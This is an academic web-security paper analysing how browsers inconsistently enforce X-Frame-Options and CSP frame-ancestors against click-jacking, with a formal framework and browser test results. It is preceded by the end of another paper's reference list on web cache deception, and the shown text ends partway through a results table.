[8] Shay Berkovich. ProxySG and Web Cache Deception. Symantec Connect, 2017. https://www.symantec.com/connect/blogs/proxysg-and-web-cache-deception.

[9] Benjamin Brown. On Web Cache Deception Attacks. The Akamai Blog, 2017. https://blogs.akamai.com/2017/03/on-web-cache-deception-attacks.html.

[10] Deanna D. Caputo, Shari Lawrence Pfleeger, Jesse D. Freeman, and M. Eric Johnson. Going Spear Phishing: Exploring Embedded Training and Awareness. In IEEE Security & Privacy, 2014.

[11] Jianjun Chen, Jian Jiang, Xiaofeng Zheng, Haixin Duan, Jinjin Liang, Kang Li, Tao Wan, and Vern Paxson. Forwarding-Loop Attacks in Content Delivery Networks. In The Network and Distributed System Security Symposium, 2016.

[12] Ka-Hing Cheung. Web Cache Deception Attack revisited. Cloudflare Blog, 2018. https://blog.cloudflare.com/web-cache-deception-attack-revisited/.

[13] Catalin Cimpanu. Web Cache Deception Attack Tricks Servers Into Caching Pages with Personal Data. Bleeping Computer, 2017. https://www.bleepingcomputer.com/news/security/web-cache-deception-attack-tricks-servers-into-caching-pages-with-personal-data/.

[14] Cloudflare. Origin Cache-Control. https://support.cloudflare.com/hc/en-us/articles/115003206852s.

[15] Cloudflare. The Cloudflare Global Anycast Network. https://www.cloudflare.com/network/.

[16] Cloudflare Developers. Cloudflare Workers Documentation. https://developers.cloudflare.com/workers/.

[17] Soroush Dalili. Non-Root-Relative Path Overwrite (RPO) in IIS and .Net Applications, 2015. https://soroush.secproject.com/blog/2015/02/non-root-relative-path-overwrite-rpo-in-iis-and-net-applications/.

[18] Akamai Documentation. Caching, 2019. https://learn.akamai.com/en-us/webhelp/ion/oca/GUID-AAA2927B-BFF8-4F25-8CFE-9D8E920C008F.html.

[19] Julie S. Downs, Mandy B. Holbrook, and Lorrie Faith Cranor. Decision Strategies and Susceptibility to Phishing. In Symposium On Usable Privacy and Security, 2006.

[20] Fastly – Hooman Beheshti. The truth about cache hit ratios. https://www.fastly.com/blog/truth-about-cache-hit-ratios.

[21] Roy T. Fielding, Mark Nottingham, and Julian F. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Caching. IETF – RFC 7234, 2014. https://www.rfc-editor.org/info/rfc7234.

[22] David Fifield, Chang Lan, Rod Hynes, Percy Wegmann, and Vern Paxson. Blocking-Resistant Communication Through Domain Fronting. In Privacy Enhancing Technologies, 2015.

[23] Omer Gil. Web Cache Deception Attack, 2017. https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html.

[24] Omer Gil. Web Cache Deception Attack. Black Hat USA, 2017. https://www.blackhat.com/us-17/briefings.html#web-cache-deception-attack.

[25] Google. Chrome Remote Debugging Protocol. https://chromedevtools.github.io/devtools-protocol/.

[26] Run Guo, Jianjun Chen, Baojun Liu, Jia Zhang, Chao Zhang, Haixin Duan, Tao Wan, Jian Jiang, Shuang Hao, and Yaoqi Jia. Abusing CDNs for Fun and Profit: Security Issues in CDNs' Origin Validation. In IEEE International Symposium on Reliable Distributed Systems, 2018.

[27] Michael Henriksen. AQUATONE. https://github.com/michenriksen/aquatone.

[28] Gareth Heyes. RPO. The Spanner, 2014. http://www.thespanner.co.uk/2014/03/21/rpo/.

[29] John Holowczak and Amir Houmansadr. CacheBrowser: Bypassing Chinese Censorship Without Proxies Using Cached Content. In ACM Conference on Computer and Communications Security, 2015.

[30] Jason Hong. The State of Phishing Attacks. Communications of the ACM, 55(1):74–81, 2012.

[31] Arbaz Hussain. Auto Web Cache Deception Tool, 2017. https://medium.com/@arbazhussain/auto-web-cache-deception-tool-2b995c1d1ab2.

[32] Tom N. Jagatic, Nathaniel A. Johnson, Markus Jakobsson, and Filippo Menczer. Social Phishing. Communications of the ACM, 50(10):94–100, 2007.

[33] XSS Jigsaw. RPO Gadgets, 2016. https://blog.innerht.ml/rpo-gadgets/.

[34] Lin Jin, Shuai Hao, Haining Wang, and Chase Cotton. Your Remnant Tells Secret: Residual Resolution in DDoS Protection Services. In IEEE/IFIP International Conference on Dependable Systems and Networks, 2018.

[35] Josh Kaufman. 10,000 Most Common English Words, 2013. https://github.com/first20hours/google-10000-english.

[36] James Kettle. Detecting and Exploiting Path-Relative Stylesheet Import (PRSSI) Vulnerabilities. PortSwigger Web Security Blog, 2015. https://portswigger.net/blog/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities.

[37] James Kettle. Practical Web Cache Poisoning. PortSwigger Web Security Blog, 2018. https://portswigger.net/blog/practical-web-cache-poisoning.

[38] James Kettle. HTTP Desync Attacks: Request Smuggling Reborn. PortSwigger Web Security Blog, 2019. https://portswigger.net/blog/http-desync-attacks-request-smuggling-reborn.

[39] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. The Unexpected Dangers of Dynamic JavaScript. In USENIX Security Symposium, 2015.

[40] Chris Lesniewski-Laas and M. Frans Kaashoek. SSL Splitting: Securely Serving Data from Untrusted Caches. In USENIX Security Symposium, 2003.

[41] Nancy G. Leveson. Engineering a Safer World. The MIT Press, Cambridge, MA, USA, 2011.

[42] Amit Levy, Henry Corrigan-Gibbs, and Dan Boneh. Stickler: Defending against Malicious Content Distribution Networks in an Unmodified Browser. In IEEE Security & Privacy (S&P), 2016.

[43] Joshua Liebow-Feeser. Understanding Our Cache and the Web Cache Deception Attack. Cloudflare Blog, 2017. https://blog.cloudflare.com/understanding-our-cache-and-the-web-cache-deception-attack/.

[44] Nikolaos Michalakis, Robert Soulé, and Robert Grimm. Ensuring Content Integrity for Untrusted Peer-to-Peer Content Distribution Networks. In USENIX Symposium on Networked Systems Design & Implementation, 2007.

[45] Mozilla. MDN web docs – HTTP Cache. https://developer.mozilla.org/en-US/docs/Mozilla/HTTP_cache.

[46] NGINX. NGINX Content Caching. https://docs.nginx.com/nginx/admin-guide/content-cache/content-caching/.

[47] Hoai Viet Nguyen, Luigi Lo Iacono, and Hannes Federrath. Your Cache Has Fallen: Cache-Poisoned Denial-of-Service Attack. In ACM Conference on Computer and Communications Security, 2019.

[48] Mark Nottingham. How (Not) to Control Your CDN, 2017. https://www.mnot.net/blog/2017/06/07/safe_cdn.

[49] Kaan Onarlioglu. Security Researchers Struggle with Bot Management Programs. Dark Reading, 2018. https://www.darkreading.com/perimeter/security-researchers-struggle-with-bot-management-programs/a/d-id/1332976.

[50] OWASP. Amass. https://github.com/OWASP/Amass.

[51] Google Identity Platform. Using OAuth 2.0 to Access Google APIs. https://developers.google.com/identity/protocols/OAuth2.

[52] Kenneth Reitz. Requests: HTTP for Humans. http://docs.python-requests.org/en/master/.

[53] SeleniumHQ. Selenium – Web Browser Automation. https://www.seleniumhq.org/.

[54] Johan Snyman. Airachnid: Web Cache Deception Burp Extender. Trustwave – SpiderLabs Blog, 2017. https://www.trustwave.com/Resources/SpiderLabs-Blog/Airachnid--Web-Cache-Deception-Burp-Extender/.

[55] Squid. Squid: Optimising Web Delivery. http://www.squid-cache.org/.

[56] Volker Stocker, Georgios Smaragdakis, William Lehr, and Steven Bauer. The growing complexity of content delivery networks: Challenges and implications for the Internet ecosystem. Telecommunications Policy, 41(10):1003–1016, 2017.

[57] Takeshi Terada. A Few RPO Exploitation Techniques, 2015. https://www.mbsd.jp/Whitepaper/rpo.pdf.

[58] The Chromium Projects. HTTP Cache. https://www.chromium.org/developers/design-documents/network-stack/http-cache.

[59] Aleksei Tiurin. A Fresh Look On Reverse Proxy Related Attacks, 2019. https://www.acunetix.com/blog/articles/a-fresh-look-on-reverse-proxy-related-attacks.

[60] Sipat Triukose, Zakaria Al-Qudah, and Michael Rabinovich. Content Delivery Networks: Protection or Threat? In European Symposium on Research in Computer Security, 2009.

[61] Orange Tsai. A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! Black Hat USA, 2017. https://www.blackhat.com/us-17/briefings.html#a-new-era-of-ssrf-exploiting-url-parser-in-trending-programming-languages.

[62] Orange Tsai. Breaking Parser Logic: Take Your Path Normalization off and Pop 0days Out! Black Hat USA, 2018. https://www.blackhat.com/us-18/briefings/schedule/index.html#breaking-parser-logic-take-your-path-normalization-off-and-pop-days-out-10346.

[63] Mark Tsimelzon, Bill Weihl, Joseph Chung, Dan Frantz, John Brasso, Chris Newton, Mark Hale, Larry Jacobs, and Conleth O'Connell. ESI Language Specification 1.0. World Wide Web Consortium (W3C), 2001. https://www.w3.org/TR/esi-lang.

[64] Varnish. Varnish HTTP Cache. https://varnish-cache.org/.

[65] Thomas Vissers, Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. Maneuvering Around Clouds: Bypassing Cloud-based Security Providers. In ACM Conference on Computer and Communications Security, 2015.

[66] David Y. Wang, Stefan Savage, and Geoffrey M. Voelker. Cloak and Dagger: Dynamics of Web Search Cloaking. In ACM Conference on Computer and Communications Security, 2011.

[67] Hadi Zolfaghari and Amir Houmansadr. Practical Censorship Evasion Leveraging Content Delivery Networks. In ACM Conference on Computer and Communications Security, 2016.

A Tale of Two Headers: A Formal Analysis of Inconsistent Click-Jacking Protection on the Web



Stefano Calzavara
Università Ca' Foscari

Sebastian Roth
CISPA Helmholtz Center for Information Security
Saarbrücken Graduate School of Computer Science

Alvise Rabitti
Università Ca' Foscari

Michael Backes
CISPA Helmholtz Center for Information Security

Ben Stock
CISPA Helmholtz Center for Information Security

Abstract

Click-jacking protection on the modern Web is commonly enforced via client-side security mechanisms for framing control, like the X-Frame-Options header (XFO) and Content Security Policy (CSP). Though these client-side security mechanisms are certainly useful and successful, delegating protection to web browsers opens room for inconsistencies in the security guarantees offered to users of different browsers. In particular, inconsistencies might arise due to the lack of support for CSP and the different implementations of the underspecified XFO header. In this paper, we formally study the problem of inconsistencies in framing control policies across different browsers and we implement an automated policy analyzer based on our theory, which we use to assess the state of click-jacking protection on the Web. Our analysis shows that 10% of the (distinct) framing control policies in the wild are inconsistent and most often do not provide any level of protection to at least one browser. We thus propose recommendations for web developers and browser vendors to mitigate this issue. Finally, we design and implement a server-side proxy to retrofit security in web applications.

1 Introduction

The Web is the largest distributed system in the world, and it boasts an incredible variety and complexity. Unfortunately, complexity is where attackers lurk. To assist developers in securing their applications, the Web platform has evolved to support more and more server-sent, yet *client-enforced* security mechanisms. This approach is appealing because it offers uniform and well-thought defenses to as many Web developers as possible. Examples of popular client-side security mechanisms include Content Security Policy (CSP) [25], cookie security attributes [3], and HSTS [11].

Although client-side security mechanisms are undoubtedly useful and successful [23], delegating protection to Web browsers might introduce *inconsistencies* in the security guarantees offered to users of different browsers. The most obvious case is when legacy browsers access Web applications, but problems might also arise when the same defense is implemented differently across modern browsers [21]. In this paper, we are concerned about inconsistencies in *framing control*, a cornerstone of Web application security, which pioneered the adoption of client-side security mechanisms.

Framing control constrains the inclusion of Web content inside *iframes* (sub-documents) opened by malicious pages and it is particularly useful to prevent *click-jacking* attacks [7]. The original defense against click-jacking back in the days was the use of JavaScript-based *frame busters*. These scripts, placed in pages for which framing should be forbidden, merely checked conditions like `self == top` to assess whether they were loaded in the top-most frame. If not, they would navigate the top frame away. Unfortunately, researchers showed that this solution was often ineffective [20]. In 2009, Internet Explorer introduced the `X-Frame-Options` header (XFO) as a simple, browser-based mechanism to control framing without relying on JavaScript. This header gained extensive popularity and was quickly adopted by all the other major browsers. Unfortunately, since XFO was not standardized a priori, different browser vendors provided different implementations, leading to differing support of its directives and attacks like *double framing* in some browsers [20]. In 2014, the second iteration of the CSP specification introduced the `frame-ancestors` directive to control framing, with the goal of obsoleting XFO and to offer a comprehensive, uniform protection mechanism for all CSP-compliant browsers.

The way in which the Web platform evolved hints at the fact that the state of click-jacking protection on the Web is brittle. Most browsers provide two different defenses in the form of XFO and CSP, possibly with different implementations, and developers may choose to use any of these two mechanisms, or a combination thereof, to protect their Web applications. Given such complexity and the diverse levels of support for framing control, this potentially gives rise to inconsistencies. In this paper, we conduct a comprehensive study of the differing behavior of major browsers and introduce and apply a simple formal framework to study the problem in the wild.

Contributions. We make the following contributions:

1. we introduce a formal framework designed to rigorously study the problem of inconsistencies in framing control, based on existing work on the CSP semantics [4]. We use this framework to formalize the notion of policy consistency and to observe that not every inconsistency is equally dangerous. We thus propose more relaxed definitions which admit limited types of inconsistencies and might be justified by how the Web platform has been evolving (Section 3);

2. we develop a policy analyzer (dubbed FRAMECHECK) based on the proposed theory, which enables an automated security assessment of the state of click-jacking protection on a given Web page. Our implementation leverages a comprehensive set of test cases designed to understand how existing browsers implement the loosely specified XFO header. The test cases are of independent interest since they highlight potentially dangerous practices in major browsers (Section 4);

3. we run FRAMECHECK on policies collected from 10,000 popular websites from the Tranco list [18] and we assess their effectiveness. Our experiments show that 10% of the (de-duplicated) policies are inconsistent. Hence we carry out a systematic analysis of the main causes of inconsistency and their practical import. We also discuss the impact of the selected browsers on the results of our study, reasoning on the road forward for click-jacking protection (Section 5);

4. we present recommendations for developers and browser vendors to mitigate the dangers of the framing control inconsistencies that are currently affecting the Web. We also design and implement a server-side proxy to retrofit security in existing Web applications, which we release as open-source software (Section 6).

Artifact Availability. In the interest of open science, we make both our server-side proxy and the FRAMECHECK core available online.[1,2]

2 Background

In this section, we review framing-based attacks and the most popular client-side defense mechanisms against them.

2.1 Framing-based Attacks

The nature of HTML and CSS allows the developers of a Web site fine-grained control over how elements are placed and shown in the browser. This feature, which is one of the core pillars of the Web's success, can, however, be abused by attackers to their advantage. In particular, an attacker can trick their victims into clicking elements in another Web application. One popular example is the so-called *like-jacking* attack on social networks. Here, an attacker creates a page with an element a user is likely to click, e.g., a button promising some premium content. Then, the attacker adds an iframe pointing to a page with a *Like* button (e.g., from Facebook) at the same coordinates, and use CSS to make the iframe fully transparent. When the user tries to click the button for the premium content, she unknowingly clicks into the frame, inadvertently invoking the like functionality. In general, we refer to such attacks where the adversary lures the victim into unknowingly clicking a link on a different page as *click-jacking*.

2.2 X-Frame-Options

Starting from 2009, browser vendors picked up on the increasing danger of click-jacking and similar attacks, and Internet Explorer was the first browser to implement the so-called `X-Frame-Options` (XFO) header [9]. This header allows a site to control which other origins may frame it. At that time, Firefox and Internet Explorer supported three different directives for the XFO header: *SAMEORIGIN* to allow framing only from pages with the same origin (i.e., protocol, host, and port), *ALLOW-FROM origin* to selectively allow framing from a single origin or *DENY* to block framing completely.

Importantly, although an XFO specification exists in the form of RFC 7034 [9], that specification was written after various browsers had implemented XFO and notes that "not all browsers implement X-Frame-Options in exactly the same way, which can lead to unintended results". In particular, the ALLOW-FROM directive is not universally supported by all browsers: most importantly, all Chromium derivates do not understand this directive. Additionally, browsers might implement SAMEORIGIN (and ALLOW-FROM) differently because the origin check for framing can be performed in different ways. According to the specification, the check can be based "on the origin of the framed page and the top-level browsing context", on "the framed page and the framing page", or on "the whole chain of nested frames in between". When the XFO specification was originally written, the first practice was the most common, yet such implementation is potentially insecure because it opens the way to *double framing* attacks, where the attacker relies on multiple nested frames to circumvent existing defense mechanisms [20].

Overall, we find that XFO is indeed inconsistently implemented across browsers. We dive deeper into the actual inconsistencies and their impact in Section 4.2.

2.3 Content Security Policy

Given the problems of the underspecified XFO header, the Web security community proposed to incorporate framing

[1] https://github.com/cispa/framing-control-proxy
[2] https://github.com/cispa/framing-control-analytics

control into Content Security Policy (CSP). While initially meant as a means of mitigating injection attacks, CSP nowadays offers support for framing control and TLS enforcement as well. As a recent study has shown, CSP is equally widely used for these use cases as it is for its original purpose [19].

In particular, framing control in CSP can be enforced through the `frame-ancestors` directive. This solution has a clear advantage over XFO due to its standardized support and additional expressiveness. First, as the name suggests, the `frame-ancestors` directive performs the origin check for framing based on *the whole chain* of nested frames (ancestors) between the top-level browsing context and the framed page, which offers the strongest security guarantees by ruling out double framing. Moreover, CSP is strictly more expressive than XFO, since it can take advantage of the full CSP syntax, which allows one to whitelist an arbitrary (possibly empty) list of origins. For example, the DENY directive of XFO can be simulated by setting the `frame-ancestors` directive to `'none'`, while the SAMEORIGIN directive can be simulated by setting it to `'self'`. Even better, CSP can be easily used to whitelist all subdomains of given domains, e.g., `frame-ancestors *.foo.com *.bar.com`, which cannot be expressed through XFO. Hence, administrators have an easier job at maintaining a whitelist of sites through CSP; achieving the same through XFO is only possible by checking the Referer header of incoming HTTP requests. This header is sent by browsers and indicates the document which initiated the loading of a specific resource (in this case, an iframe). Hence, this can be combined with server-side logic to check the transmitted header against a whitelist, and respond with a corresponding ALLOW-FROM header. We refer to this mechanism as *Referer sniffing*.

In this paper, we refer to browsers supporting framing control via CSP as *modern* browsers; we deem all the other browsers as *legacy*. According to the CSP specification, modern browsers must ignore the XFO headers in the presence of a CSP, which includes a `frame-ancestors` directive. At the same time, however, XFO is still the only way for a site to control framing in legacy browsers. Given the difference in expressiveness between the two types of security mechanisms, this can cause inconsistencies when visiting the same page with different browsers.

3 Formal Framework

In this section, we lay the theoretical grounds for our research by formalizing the notion of policy consistency. We then observe that not every inconsistency is equally dangerous and propose more relaxed definitions which admit limited types of inconsistencies. We also argue why these definitions are of practical interest by taking into account the current state of the Web platform and its evolution.

Schemes	s	::=	`http` | `https`
Host Expressions	h	::=	`*` | `*.string` | `string`
Source Expressions	e	::=	`'self'` | s | h | (s,h)
Directive Values	v	::=	$\{e_1,\ldots,e_n\}$

Table 1: Syntax of CoreCSP

3.1 Policy Semantics

Since CSP is more expressive than XFO, it is straightforward to translate every XFO policy into an equivalent CSP policy. Hence, we can define the semantics of every framing control policy on top of the CoreCSP framework, which provides a simple denotational semantics for the content restriction fragment of CSP [4]. In particular, one can interpret the set of origins from which framing is allowed using *source expressions*, i.e., a sort of regular expressions representing a set of origins. The semantics of a framing control policy is then given by a *directive value*, i.e., a set of source expressions defining the origins where framing is allowed. The productions in Table 1 define the main syntactic categories of CoreCSP used in the present section. Note that, though relatively close to the original CSP syntax, CoreCSP abstracts from several details, which can still be easily modeled. For example, the `'none'` source expression of CSP is represented by the directive value $\emptyset$ (framing is not allowed anywhere).

To understand how the CoreCSP denotational semantics is defined, assume that `http://www.foo.com` deploys the following CSP:

```
frame-ancestors *.foo.com https://*
```

Since the protected page is served over HTTP, the semantics of the policy is formalized by the directive value $\{(\texttt{http},\texttt{*.foo.com}),(\texttt{https},*)\}$. However, note that this assumes the use of a modern browser since any legacy browser which does not support CSP will ignore the policy and enforce no framing restriction. This can be modeled by giving the semantics of the policy in terms of the more liberal directive value $\{(\texttt{http},\texttt{*}),(\texttt{https},*)\}$.

More generally, since the same policy might be enforced differently by different browsers and the same Web page may also send different policies to different user agents, we let $[\![w]\!]_b$ stand for the directive value representing the framing restrictions enforced on the page w by the browser b. We postpone to Section 4 the definition of $[\![\cdot]\!]_{\cdot}$ for the browsers of interest and develop a general theory in the present section.

3.2 Formal Definitions

We build on CoreCSP because directive values can be ordered by a relation $\sqsubseteq$ such that $v_1 \sqsubseteq v_2$ if and only if the set of origins represented by v_1 is contained in the set of origins

represented by v_2 [4]. CoreCSP allows us to readily formalize the intuition of a consistent policy, i.e., a policy that enforces the same restrictions across all browsers.

Definition 1 (Consistent Policy)**.** The policy of the Web page w is *consistent* for the set of browsers B if and only if, for all $b_1, b_2 \in B$, we have $[\![w]\!]_{b_1} \sqsubseteq [\![w]\!]_{b_2}$ and $[\![w]\!]_{b_2} \sqsubseteq [\![w]\!]_{b_1}$.

Example 1. Consider a Web site which only relies on XFO for framing control, specifying the policy:

```
ALLOW-FROM https://www.example.com
```

This policy is inconsistent, because it restricts framing in Edge, but leaves Chrome users completely unprotected.[3] To improve protection, the Web site might then additionally specify a CSP of the following form:

```
frame-ancestors https://www.example.com
```

The revised framing control policy is consistent for Edge and Chrome since CSP takes precedence over XFO. Hence, the users of these two browsers are equally protected.

Though consistency is undoubtedly a desirable property of policies, there might be practical reasons why real-world framing control policies are inconsistent. In particular, the limited expressiveness of XFO complicates the deployment of useful policies, which instead are trivial to specify using CSP, e.g., enabling framing from multiple origins or arbitrary subdomains of a trusted domain. Operators can work around this limitation by shipping different ALLOW-FROM directives to different pages through Referer sniffing, yet this requires the implementation of additional logic. We thus see pragmatic reasons why XFO and CSP headers might contain mismatches leading to inconsistencies, but (luckily) we also notice that not all the inconsistencies are equally dangerous. We provide an example below.

Example 2. Assume that `https://www.example.com` only relies on CSP for framing control, specifying the policy:

```
frame-ancestors https://*.example.com
```

This policy is inconsistent, because it restricts framing in Chrome, but does not protect the users of legacy browsers without CSP support. To improve protection, the Web site might then additionally specify an XFO policy of the form:

```
SAMEORIGIN
```

The revised policy is still inconsistent, yet it provides tighter security than the original one and is straightforward to deploy, so it might be more appealing for Web developers. Note that since the XFO policy is less permissive than the CSP policy, this might lead to compatibility issues in legacy browsers, e.g., if framing is required from `https://mail.example.com`, yet users of such browsers are protected against click-jacking.

[3] For details on the exact support for XFO and CSP in major browsers, see Section 4.2.

By elaborating on the previous example, we identify a new class of policies that has a useful property: legacy browsers are all in agreement on how the policy should be enforced, all modern browsers also share the same policy interpretation, but legacy browsers might be more conservative than modern browsers. This ensures that users of legacy browsers are protected and that no inconsistency arises among users of modern browsers, yet users of legacy browsers might be affected by compatibility issues. Formally, this is formulated by the following definition.

Definition 2 (Security-Oriented Policy)**.** The policy of the Web page w is *security-oriented* for the set of browsers B if and only if it is possible to partition B in two sets B_l, B_m such that all these properties hold true:

- B_l only includes legacy browsers and B_m only includes modern browsers;
- the policy of w is consistent for both B_l and B_m;
- for all $b_1 \in B_l$ and $b_2 \in B_m$ we have $[\![w]\!]_{b_1} \sqsubseteq [\![w]\!]_{b_2}$.

The last class of policies we consider still arises from the expressiveness gap between XFO and CSP yet makes the opposite choice of security-oriented policies: while it is still true that legacy browsers all give the same semantics to the policy, as well as modern browsers, the policy interpretation given by legacy browsers might be more liberal than one of the modern browsers. This ensures that users of legacy browsers can access the Web application without compatibility issues and that no inconsistency arises among users of modern browsers. Nevertheless, users of legacy browsers might be left unprotected.

Definition 3 (Compatibility-Oriented Policy)**.** The policy of the Web page w is *compatibility-oriented* for the set of browsers B if and only if it is possible to partition B in two sets B_l, B_m such that all these properties hold true:

- B_l only includes legacy browsers and B_m only includes modern browsers;
- the policy of w is consistent for both B_l and B_m;
- for all $b_1 \in B_l$ and $b_2 \in B_m$ we have $[\![w]\!]_{b_2} \sqsubseteq [\![w]\!]_{b_1}$.

Example 3. The original policy of Example 2 is inconsistent, yet compatibility-oriented. It is an insecure policy, but it might be a plausible choice for Web developers who are particularly concerned about compatibility with legacy browsers not supporting CSP, where no restriction is actually enforced. Instead, the original policy of Example 1 is not even compatibility-oriented, since two modern browsers like Chrome and Edge give different interpretations to the policy, due to Chrome's lack of support for ALLOW-FROM.

To summarize, we argue that consistency is the most desirable property for framing control policies since it implies the same policy interpretation in all browsers. Security-oriented policies can offer a proper level of protection on legacy browsers but might introduce compatibility issues with them. Compatibility-oriented policies might sacrifice protection on legacy browsers, but are backward compatible with them and thus potentially appealing to Web developers. Observe that a policy is consistent if and only if it is both security-oriented and compatibility-oriented.

Inconsistent policies which are neither security-oriented nor compatibility-oriented are generally hard to justify as correct because they fall in one of the following cases:

- two legacy browsers interpret the policy differently;
- two modern browsers interpret the policy differently;
- none of the above is true, yet legacy browsers and modern browsers give two incomparable interpretations of the same policy.

We refer to such policies as *unduly inconsistent*.

4 Policy Analyzer

We designed and implemented FRAMECHECK, an automated analyzer of framing control policies based on our theory. Given a URL to analyze, FRAMECHECK produces a security report on its state of click-jacking protection. We explain the details of the analyzer in the rest of this section.

4.1 FRAMECHECK Description

Our tool is parametric with respect to a set of browsers B. Each browser $b \in B$ is characterized by two ingredients:

1. its user-agent string UA_b, defining how the browser presents itself to Web applications;
2. the semantics $[\![\cdot]\!]_b$, expressed as a function translating a list of HTTP headers into a directive value of CoreCSP.

The user-agent string UA_b can be easily found by inspecting the HTTP requests sent by the browser, e.g., using the developers' tools. At the same time, the semantics $[\![\cdot]\!]_b$ can be identified either by manual source code inspection (in the case of open-source browsers) or by reverse-engineering.

Our implementation supports the 10 most popular browsers according to data from *Can I Use*.[4] For each browser, we downloaded the latest available version with at least 1% of market share[5] and we reverse-engineered its semantics through an exhaustive set of test cases (see Section 4.2). The set of browsers under study is shown in Table 2: only two browsers do not support framing control via CSP, i.e., Internet Explorer and Opera Mini, which we deem as legacy. Note that, according to *Can I Use*, Opera Mini does not support any mechanism for framing control. However, we installed the latest available version from the Google Play Store, and, according to our tests, Opera Mini, in fact, supports XFO.

Browser Name	Type	Version	Market
Chrome	Desktop	76	$\sim$ 23%
Chrome for Android	Mobile	76	$\sim$ 35%
Edge	Desktop	18	$\sim$ 2%
Firefox	Desktop	69	$\sim$ 4%
Internet Explorer	Desktop	11	$\sim$ 2%
Opera Mini	Mobile	44.1	$\sim$ 1%
Safari	Desktop	12.3	$\sim$ 2%
Safari for iOS	Mobile	12.3	$\sim$ 10%
Samsung Internet	Mobile	10.1	$\sim$ 3%
UC Browser	Mobile	12.12	$\sim$ 3%

Table 2: Browsers considered in the present study

Given a Web page w to analyse, FRAMECHECK first accesses w once for each $b \in B$, sending the corresponding user-agent string UA_b. Since w may redirect requests from different browsers to different landing pages, e.g., to provide a mobile-friendly variant of the page, this process eventually identifies a set of pairs of the form (B_i, w_i), where $B_i \subseteq B$ and w_i is the landing page of w for each $b_j \in B_i$. For each identified pair (B_i, w_i), FRAMECHECK computes $[\![w_i]\!]_{b_j}$ for each $b_j \in B_i$ and produces a security report on policy consistency based on the definitions in Section 3.

4.2 Test Cases

In total, we developed more than 40 test cases to reconstruct the semantics of the underspecified XFO header in our set of browsers. We designed the test cases through a careful analysis of the XFO specification [9] and a preliminary inspection of a large set of framing control policies collected in the wild by a simple crawler. Hence, the test cases are not esoteric examples of problems that might possibly arise in theory, but rather represent classes of potentially ambiguous policies that we observed in practice. We report below on the most interesting findings.

4.2.1 Support for ALLOW-FROM

Though it is widely known that Chrome does not support ALLOW-FROM, it turns out that only 3 out of 10 browsers actually support this XFO directive: Edge, Firefox[6] and Internet Explorer. This means that every Web page which adopts

[4] https://caniuse.com

[5] Note that Chrome derivates like Brave also show their UA as Chrome, leading to a slight over-approximation of Chrome usage.

[6] During our project, Firefox dropped support for ALLOW-FROM in version 70. We discuss the impact of this recent change in Section 5.4.

the ALLOW-FROM directive, but does not deploy a corresponding CSP, implements inconsistent protection against click-jacking and leaves (at least) 7 browsers unprotected.

We also tested what happens when the ALLOW-FROM directive is not followed by a valid serialized origin (e.g., `https://example.com`), as mandated by the XFO specification. In all the cases we tested, the browser implementations were conservative and denied framing, thus behaving as in the case of the DENY directive. There is one exception to this rule, though: Edge also supports the use of ALLOW-FROM with a hostname like `example.com` (without scheme). The corresponding interpretation is the following: if the policy is applied to an HTTP page, framing is allowed from `example.com` over both HTTP and HTTPS; if instead, the policy is applied to an HTTPS page, framing is only allowed from `https://example.com`. This interpretation is sensible from a security perspective because it mimics the behavior of source expressions in the CSP specification. However, it is worth noting that this introduces room for inconsistencies with other browsers, where framing is denied if the provided value is not a proper origin.

4.2.2 Support for Multiple Headers

When the same Web page sends multiple XFO headers, most of the tested browsers simultaneously enforce all of them: this is the case for 7 out of 10 browsers. Unfortunately, we observed that Edge, Internet Explorer and Opera Mini only enforce the first header and discard the other ones, which might lead to inconsistencies. For example, consider the following two headers:

```
X-Frame-Options: SAMEORIGIN
X-Frame-Options: DENY
```

This policy prevents framing in most browsers, since two directives are simultaneously enforced, and one of them denies framing. However, this policy allows same-origin framing in Edge, Internet Explorer and Opera Mini. Observe that this policy would not have been inconsistent if the two headers had been swapped.

4.2.3 Parsing of Header Values

The HTTP protocol specification in RFC 7230 mandates that it must be possible to replace multiple headers with the same name with a single header that includes a comma-separated list of the header values [8]. Therefore, the standard implies that browsers must be able to handle headers of the following form correctly:

```
X-Frame-Options: SAMEORIGIN, DENY
```

This policy prevents framing in most browsers since it is interpreted as two headers, one of which denies framing (see above). However, we discovered unexpected behaviors in 3 browsers: Edge, Internet Explorer and Opera Mini. In particular, we observed that these browsers do not split the header value on commas and rather parse the list as a single value, which is interpreted as a non-existing directive, i.e., not enforcing any framing restriction. This also happens when the *same* directive is repeated multiple times, such as in the case of `DENY, DENY`. This behavior has a particularly subtle implication on the interpretation of policies like:

```
X-Frame-Options: ALLOW-FROM <orig1>, <orig2>
```

Firefox parses this policy as two separate headers, one allowing framing from the first origin and the other one containing an incorrect value, which does not enforce any framing restriction: as a result, framing is only allowed from the first origin. Internet Explorer, instead, blocks every form of framing, since ALLOW-FROM is not set to a serialized origin. Remarkably, none of these two interpretations matches what the Web developer likely had in mind, i.e., whitelisting two different origins.

4.2.4 Double Framing Protection

Finally, we observed that most browsers implement XFO in a way that is robust against double framing attacks. This shows that current implementation practices had improved since the original XFO specification when all browsers used to perform origin checks for framing based on the top-level browsing context alone [9]. However, there are still 3 browsers that are susceptible to double framing attacks: Edge, Internet Explorer, and UC Browser.

In the rest of the paper, we do not consider inconsistencies arising from double framing, because otherwise even trivial XFO policies like `SAMEORIGIN` would be considered inconsistent and bias our study. This also implies that we do not need to take the full browsing context into account when defining the semantics of framing control policies in our framework, which is useful to keep the presentation simple.

4.2.5 Summary

The summary of our analysis is shown in Table 3. Based on our extensive set of test cases, we identified 6 different semantics across the 10 browsers we considered, without counting the unexpected support for hostnames in ALLOW-FROM implemented in Edge: this means that the room for inconsistent click-jacking protection is significant. Out of the 10 tested browsers, Firefox 69 is the only one that faithfully implements the specifications we checked, while Opera Mini offers little to no protection against click-jacking, because it does not implement CSP, it does not support ALLOW-FROM, and even basic XFO directives like SAMEORIGIN and DENY can be incorrectly enforced due to other quirks in the treatment of HTTP headers.

Browser	CSP	ALLOW-FROM	Multiple Headers	Header Parsing	Double Framing
Chrome	✓	✗	✓	✓	✓
Chrome for Android	✓	✗	✓	✓	✓
Edge	✓	✓	✗	✗	✗
Firefox	✓	✓	✓	✓	✓
Internet Explorer	✗	✓	✗	✗	✗
Opera Mini	✗	✗	✗	✗	✓
Safari	✓	✗	✓	✓	✓
